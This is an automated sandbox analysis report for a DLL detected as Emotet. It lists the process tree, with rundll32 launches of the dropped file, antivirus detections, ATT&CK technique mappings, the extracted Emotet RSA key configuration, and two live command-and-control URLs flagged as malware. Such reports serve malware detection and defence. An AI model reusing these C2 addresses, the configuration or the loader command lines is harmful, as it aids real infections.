ID: 676610
Sample Name: sample
Cookbook: default.jbs
Time: 13:41:07
Date: 01/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

sample

Overview

General Information

Sample Name:	sample (renamed file extension from none to dll)
Analysis ID:	676610
MD5:	8d925c0da25743..
SHA1:	c0ff465eb0b6ccc..
SHA256:	16488a25bf5ef3b..
Tags:	dll
Infos:	



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Yara detected Emotet
- System process connects to networ…
- Antivirus detection for URL or domain
- Query firmware table information (lik…
- Changes security center settings (n…
- Machine Learning detection for sam…
- Hides that the sample has been dow…
- Queries sensitive BIOS Information…
- Uses 32bit PE files
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5836 cmdline: loaddll32.exe "C:\Users\user\Desktop\sample.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 3116 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\sample.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5828 cmdline: rundll32.exe "C:\Users\user\Desktop\sample.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 5660 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Ttwabgporcdt\yyxjoravwnz.pba",iNIZBi MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - rundll32.exe (PID: 2776 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Ttwabgporcdt\yyxjoravwnz.pba",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - WerFault.exe (PID: 5720 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5836 -s 344 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 1108 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4772 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 260 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2788 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1028 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 5232 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 5652 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4368 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 2948 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 1464 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 1248 cmdline: C:\Windows\system32\svchost.exe -k wusvcs -p -s WaaSMedicSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5920 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 244 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5240 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5768 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAM/TXLLvX91I6dVMYe+T1PPO6mpcg7OJ\ncMl9o/g4nUhZOp8fAAmQl8XMXeGvDhZXTyX1AXf401iPFui0RB6glhl/7/djvi7j\nl32lAhyBANpKGty8xf3J5kGwwClnG/CXHQIDAQAB"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.335758052.0000000000A10000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000010.00000002.767352719.0000000004760000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000000.00000000.332283199.00000000005A0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000000.00000000.331704119.00000000005A0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000000.00000000.331683572.0000000000580000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.rundll32.exe.2e20000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
2.2.rundll32.exe.10000000.2.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0.2.loaddll32.exe.580000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0.0.loaddll32.exe.10000000.2.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0.0.loaddll32.exe.580000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 31 entries				

Sigma Signatures

⊘ **No Sigma rule has matched**

Snort Signatures

⊘ **No Snort rule has matched**

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud

Yara detected Emotet

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Query firmware table information (likely to detect VMs)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Lowering of HIPS / PFW / Operating System Security Settings

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 2 Windows Management Instrumentation	1 DLL Side-Loading	1 1 1 Process Injection	2 Masquerading	1 Input Capture	1 5 1 Security Software Discovery	Remote Services	1 Input Capture	Exfiltration Over Other Network Medium	1 2 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 4 Virtualization/Sandbox Evasion	LSASS Memory	1 4 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Disable or Modify Tools	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Hidden Files and Directories	LSA Secrets	1 3 3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Rundll32	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 DLL Side-Loading	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 File Deletion	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph



Screenshots

Thumbnails


This section contains all screenshots as thumbnails, including those not shown in the slideshow.









Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
sample.dll	80%	Virustotal		Browse
sample.dll	70%	Metadefender		Browse
sample.dll	85%	ReversingLabs	Win32.Trojan.EmotetCrypt	
sample.dll	100%	Avira	TR/Spy.Gen	

Source	Detection	Scanner	Label	Link
sample.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
0.2.loaddll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
16.2.rundll32.exe.4760000.1.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
0.0.loaddll32.exe.580000.3.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
0.0.loaddll32.exe.580000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
16.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
0.0.loaddll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
16.2.rundll32.exe.d60000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
2.2.rundll32.exe.a10000.1.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
0.0.loaddll32.exe.10000000.5.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
2.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
8.2.rundll32.exe.2e40000.1.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
0.2.loaddll32.exe.580000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
2.2.rundll32.exe.9f0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
0.0.loaddll32.exe.5a0000.1.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
0.0.loaddll32.exe.5a0000.4.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
8.2.rundll32.exe.2e20000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
0.2.loaddll32.exe.5a0000.1.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://www.windowsphone.com/	0%	URL Reputation	safe	
http://https://157.245.145.87:443/mhaw3s/lcird5tos00sh2ga75c/1qroeqh5aubke4qtdqg/iwwc/73g34bvsn/	100%	Avira URL Cloud	malware	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.m	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://163.53.204.180:443/8vl90912xxgd2/vzcu9no9/	100%	Avira URL Cloud	malware	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://storeedgefd.dsx.mp.micr	0%	Avira URL Cloud	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http:// https://157.245.145.87:443/mhaw3s/lcird5tos00sh2ga75c/1qroeqh5aubke4qtdqg/iwwc/73g34bvsn/	true	• Avira URL Cloud: malware	unknown
http://https://163.53.204.180:443/8vl90912xxgd2/vzcu9no9/	true	• Avira URL Cloud: malware	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 0000000B.00000003.362927756.000001E26E260000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://login.windows.net/common	svchost.exe, 0000000D.00000003.573546421.0000029548742000.00000004.00000800.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.573592981.0000029548785000.00000004.00000800.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.563821193.0000029548785000.00000004.00000800.00020000.00000000.sdmp, edb.log.13.dr, DataStore.edb.13.dr	false		high
http:// https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 0000000B.00000003.362974573.000001E26E240000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.362985130.000001E26E245000.00000004.00000020.00020000.00000000.sdmp	false		high
http://ocsp.sectigo.com0	sample.dll	false	• URL Reputation: safe	unknown
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 0000000B.00000002.363237135.000001E26E23D000.00000004.00000020.00020000.00000000.sdmp	false		high
http:// https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 0000000B.00000003.362927756.000001E26E260000.00000004.00000020.00020000.00000000.sdmp	false		high
http:// https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 0000000B.00000002.363237135.000001E26E23D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://live.xbox.com/purchase/xbox/	svchost.exe, 0000000D.00000003.573546421.0000029548742000.00000004.00000800.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.573592981.0000029548785000.00000004.00000800.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.563821193.0000029548785000.00000004.00000800.00020000.00000000.sdmp, edb.log.13.dr, DataStore.edb.13.dr	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 0000000B.00000002.363247965.000001E26E24E000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.362936248.000001E26E248000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 0000000B.00000002.363237135.000001E26E23D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.windowsphone.com/	svchost.exe, 0000000D.00000003.573546421.0000029548742000.00000004.00000800.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.573592981.0000029548785000.00000004.00000800.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.563821193.0000029548785000.00000004.00000800.00020000.00000000.sdmp, edb.log.13.dr, DataStore.edb.13.dr	false	• URL Reputation: safe	unknown
http:// https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 0000000B.00000003.362974573.000001E26E240000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.362985130.000001E26E245000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 0000000B.00000003.362927756.000001E26E260000.00000004.00000020.00020000.00000000.sdmp	false		high
http://crl.ver)	svchost.exe, 00000005.00000002.678223626.000001EE1C466000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000002.770223866.00000295439CA000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http:// https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 0000000B.00000003.362974573.000001E26E240000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.363256486.000001E26E25D000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.362944843.000001E26E25C000.00000004.00000020.00020000.00000000.sdmp	false		high
http:// https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 0000000B.00000002.363237135.000001E26E23D000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.363203777.000001E26E213000.00000004.00000020.00020000.00000000.sdmp	false		high
http:// https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 0000000B.00000003.362974573.000001E26E240000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.362989402.000001E26E241000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.363241068.000001E26E242000.00000004.00000020.00020000.00000000.sdmp	false		high
http:// https://profile.xboxlive.com/users/batch/profile/settings	svchost.exe, 0000000D.00000003.573546421.0000029548742000.00000004.00000800.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.573592981.0000029548785000.00000004.00000800.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.563821193.0000029548785000.00000004.00000800.00020000.00000000.sdmp, edb.log.13.dr, DataStore.edb.13.dr	false		high
http://https://%s.xboxlive.com	svchost.exe, 00000006.00000002.766941806.000002984023E000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http:// https://dev.ditu.live.com/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000000B.00000002.363247965.000001E26E24E000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.362936248.000001E26E248000.00000004.00000020.00020000.00000000.sdmp	false		high
http:// https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000000B.00000003.341135545.000001E26E232000.00000004.00000020.00020000.00000000.sdmp	false		high
http:// https://dev.virtualearth.net/mapcontrol/logging.ashx	svchost.exe, 0000000B.00000003.362927756.000001E26E260000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 0000000B.00000003.362927756.000001E26E260000.00000004.00000020.00020000.00000000.sdmp	false		high
http:// https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 0000000B.00000003.362958279.000001E26E25A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.xbox.com/	svchost.exe, 0000000D.00000003.573546421.0000029548742000.00000004.00000800.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.573592981.0000029548785000.00000004.00000800.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.563821193.0000029548785000.00000004.00000800.00020000.00000000.sdmp, edb.log.13.dr, DataStore.edb.13.dr	false		high
http:// https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 0000000B.00000003.341135545.000001E26E232000.00000004.00000020.00020000.00000000.sdmp	false		high
http:// crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	sample.dll	false	• URL Reputation: safe	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdi?pv=1&r=	svchost.exe, 0000000B.00000002.363256486.000001E26E25D000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.362944843.000001E26E25C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://crl.m	DataStore.edb.13.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
